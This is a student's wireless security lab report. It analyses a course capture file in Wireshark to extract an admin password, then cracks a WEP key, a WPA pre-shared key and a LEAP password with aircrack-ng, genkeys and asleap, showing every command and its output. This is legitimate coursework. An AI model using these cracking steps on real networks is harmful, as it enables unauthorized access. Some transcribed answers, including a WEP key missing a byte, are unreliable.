

Vikash Kumar Deo
N15708475
Lab 6 – Wireless

2. The following capture file was downloaded from the webpage.

Index of /pcap

Name	Last modified	Size	Description
Parent Directory	-	-	-
9-final-wordlist.zip	17-Apr-2011 13:48	2.9M	
802.11-Fundamentals-and-Hacking--Lab-v1.1.cap	17-Apr-2011 18:41	9.8M	
cotse-movies.txt	17-Apr-2011 18:34	1.3K	
cotse-movies2.txt	17-Apr-2011 18:35	327K	
openwall-german-large-cap.gz	17-Apr-2011 18:27	319K	
openwall-spanish-lower.gz	17-Apr-2011 18:28	243K	
openwall.com-all.gz	17-Apr-2011 13:50	12M	
packetstormsecurity-movie-characters.gz	17-Apr-2011 18:32	79K	
wireless-lab-capture.cap	14-Aug-2011 23:10	9.8M	

Apache/2.2.14 (Ubuntu) Server at 10.12.1.10 Port 80

The file was opened in Wireshark and we can see the protocol as **IEEE 802.11 WLAN**.

Filter: Expression... Clear Apply


No.	Time	Source	Destination	Protocol	Info
1	0.000000	Aironet_47:86:ce	Broadcast	IEEE 802.11	Beacon frame, SN=1006, FN=0, Flags=....., BI=10
2	0.005967	Trend_f4:5e:19	Broadcast	IEEE 802.11	Beacon frame, SN=2838, FN=0, Flags=....., BI=20
3	0.032925	Cisco-Li_e3:e4:03	Broadcast	IEEE 802.11	Beacon frame, SN=1457, FN=0, Flags=....., BI=10
4	0.102088	Aironet_47:86:ce	Broadcast	IEEE 802.11	Beacon frame, SN=1007, FN=0, Flags=....., BI=10
5	0.204427	Aironet_47:86:ce	Broadcast	IEEE 802.11	Beacon frame, SN=1008, FN=0, Flags=....., BI=10
6	0.210782	Trend_f4:5e:19	Broadcast	IEEE 802.11	Beacon frame, SN=2839, FN=0, Flags=....., BI=20
7	0.306850	Aironet_47:86:ce	Broadcast	IEEE 802.11	Beacon frame, SN=1009, FN=0, Flags=....., BI=10
8	0.409260	Aironet_47:86:ce	Broadcast	IEEE 802.11	Beacon frame, SN=1010, FN=0, Flags=....., BI=10
9	0.415605	Trend_f4:5e:19	Broadcast	IEEE 802.11	Beacon frame, SN=2840, FN=0, Flags=....., BI=20
10	0.442496	Cisco-Li_e3:e4:03	Broadcast	IEEE 802.11	Beacon frame, SN=1461, FN=0, Flags=....., BI=10
11	0.511700	Aironet_47:86:ce	Broadcast	IEEE 802.11	Beacon frame, SN=1011, FN=0, Flags=....., BI=10
12	0.614118	Aironet_47:86:ce	Broadcast	IEEE 802.11	Beacon frame, SN=1012, FN=0, Flags=....., BI=10

Frame 1: 184 bytes on wire (1472 bits), 184 bytes captured (1472 bits)


IEEE 802.11 Beacon frame, Flags:

IEEE 802.11 wireless LAN management frame

A TCP packet is selected by applying filter and it is opened in 'follow TCP stream' using "Analyze" option and then, the conversation is observed.



Scrolling down, we can see the conversation between two parties:





Primary plaintext communication protocol used here is "IEEE 802.11 WLAN".

The Conversation is about "twin galaxy servers".

Administrator's user name is "sysadmin".

Password is "B!lliesux0rz.steveis.king".

3. **WEP key:** The WEP key has been found the procedure as shown in the screenshots below.



The index number for CrackSmack is 7. By entering the index number, the WEP Key has been displayed.

```
Index number of target network ? 7
Opening 802.11-Fundamentals-and-Hacking---Lab-v1.1.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 41806 ivs.

Aircrack-ng 1.1 r1899

[00:00:00] Tested 793 keys (got 41806 IVs)

KB    depth  byte(vote)
0     0/ 1    FB(66048) 8C(50944) B9(50944) 70(50432) 3B(48384)
1     7/ 1    BD(48640) F2(48384) 39(47360) 96(47360) 68(47104)
2    20/ 2    73(47104) C9(46848) CA(46848) 28(46592) 38(46592)
3     2/ 10   72(49664) C4(49152) 94(48896) 93(48384) E3(48128)
4     2/ 5    70(53760) 24(48896) 0E(48640) AA(47616) D1(47616)

KEY FOUND! [ FB:83:5B:A0:51:B5:82:DF:BB:2D:DE:DE:E1 ]
Decrypted correctly: 100%

root@bt:~/Desktop#
```

WEP Key for “CrackSmack” is “FB:83:5B:A0:51:82:DF:BB:2D:DE:DE:E1”.

4. Here, we use the command:

```
aircrack-ng -w final-wordlist.txt 802.11-Fundamentals-and-Hacking---Lab-v1.1.cap
```

The index number for BradsLoveShack is 8.

```
root@bt:~/Desktop# aircrack-ng -w final-wordlist.txt 802.11-Fundamentals-and-Hacking---Lab-v1.1
.cap
Opening 802.11-Fundamentals-and-Hacking---Lab-v1.1.cap
Read 172614 packets.

#    BSSID            ESSID            Encryption
1    00:40:96:47:86:CE  jrockets         WPA (1 handshake)
2    00:E0:98:F4:5E:19  05B406871296     No data - WEP or WPA
3    00:0F:66:E3:E4:03  somethingclever   WPA (0 handshake)
4    00:90:4B:31:1D:1C  wireless         None (0.0.0.0)
5    00:11:95:39:06:EF  default          None (0.0.0.0)
6    00:16:01:90:D2:4D  hotspot          None (10.219.1.1)
7    00:16:01:92:CD:79  CrackSmack       WEP (41806 IVs)
8    00:19:00:29:DD:81  BradsLoveShack   WPA (1 handshake)

Index number of target network ? 8

Opening 802.11-Fundamentals-and-Hacking---Lab-v1.1.cap
Reading packets, please wait...

Aircrack-ng 1.1 r1899
```

```
Aircrack-ng 1.1 r1899

[00:00:55] 57120 keys tested (1051.41 k/s)

KEY FOUND! [ absentminded ]

Master Key      : BE C1 0A 75 2F 52 39 95 05 E5 42 39 25 65 56 FD
                  06 63 52 43 AA 02 93 4C 32 95 99 40 0C 48 93 4B

Transient Key   : F8 CB 70 3A E4 46 7B 7E A5 3C C3 40 A0 E5 4A 89
                  A7 EB 81 B1 1C 88 0D 1F 5F F9 D3 7A 3E 1B 78 13
                  5C 7D 94 00 18 56 61 98 33 8B B9 FF CD 68 31 85
                  7F C3 7B 4B D2 B3 3C 65 86 43 86 7D 50 4F A2 65

EAPOL HMAC     : B5 15 D1 56 7D B6 6A E8 19 83 3A BB 3A EF EC 49

root@bt:~/Desktop#
```

Pre Shared Key (PSK) is absentminded
Wordlist used here is final-wordlist.txt
This cracking took 55 sec with a sapped of 1051 keys per second.

5. Using asleap to crack password for jwright:

In order to complete this activity first we need generate files using:

`genkeys -r final-wordlist.txt -f final-wordlist.dat -n final-wordlist.idx`

```
root@bt:~/Desktop# genkeys
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
genkeys: Must supply -r -f and -n
Usage: genkeys [options]

    -r      Input dictionary file, one word per line
    -f      Output pass+hash filename
    -n      Output index filename
    -h      Last 2 hash bytes to filter with (optional)

root@bt:~/Desktop# genkeys -r final-wordlist.txt -f final-wordlist.dat -n final-
wordlist.idx
genkeys 2.2 - generates lookup file for asleap. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
996359 hashes written in 0.91 seconds: 1094007.98 hashes/second
Starting sort (be patient) ...Done.
Completed sort in 10626515 compares.
Creating index file (almost finished) ...Done.
root@bt:~/Desktop#
```

Now we need to recover the password using:

`asleap -r 802.11-Fundamentals-and-Hacking---Lab-v1.1.cap -f final-wordlist.dat -n final-wordlist.idx`

```
root@bt:~/Desktop# asleap -r 802.11-Fundamentals-and-Hacking---Lab-v1.1.cap -f f
inal-wordlist.dat -n final-wordlist.idx
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>

Captured LEAP exchange information:
username:      jwright
challenge:     ceb69885c656590c
response:      7279f65aa49870f45822c89dcbdd73c1b89d377844caead4
hash bytes:    586c
NT hash:       8846f7eae8fb117ad06bdd830b7586c
password:      password
root@bt:~/Desktop#
```

The Password is "password".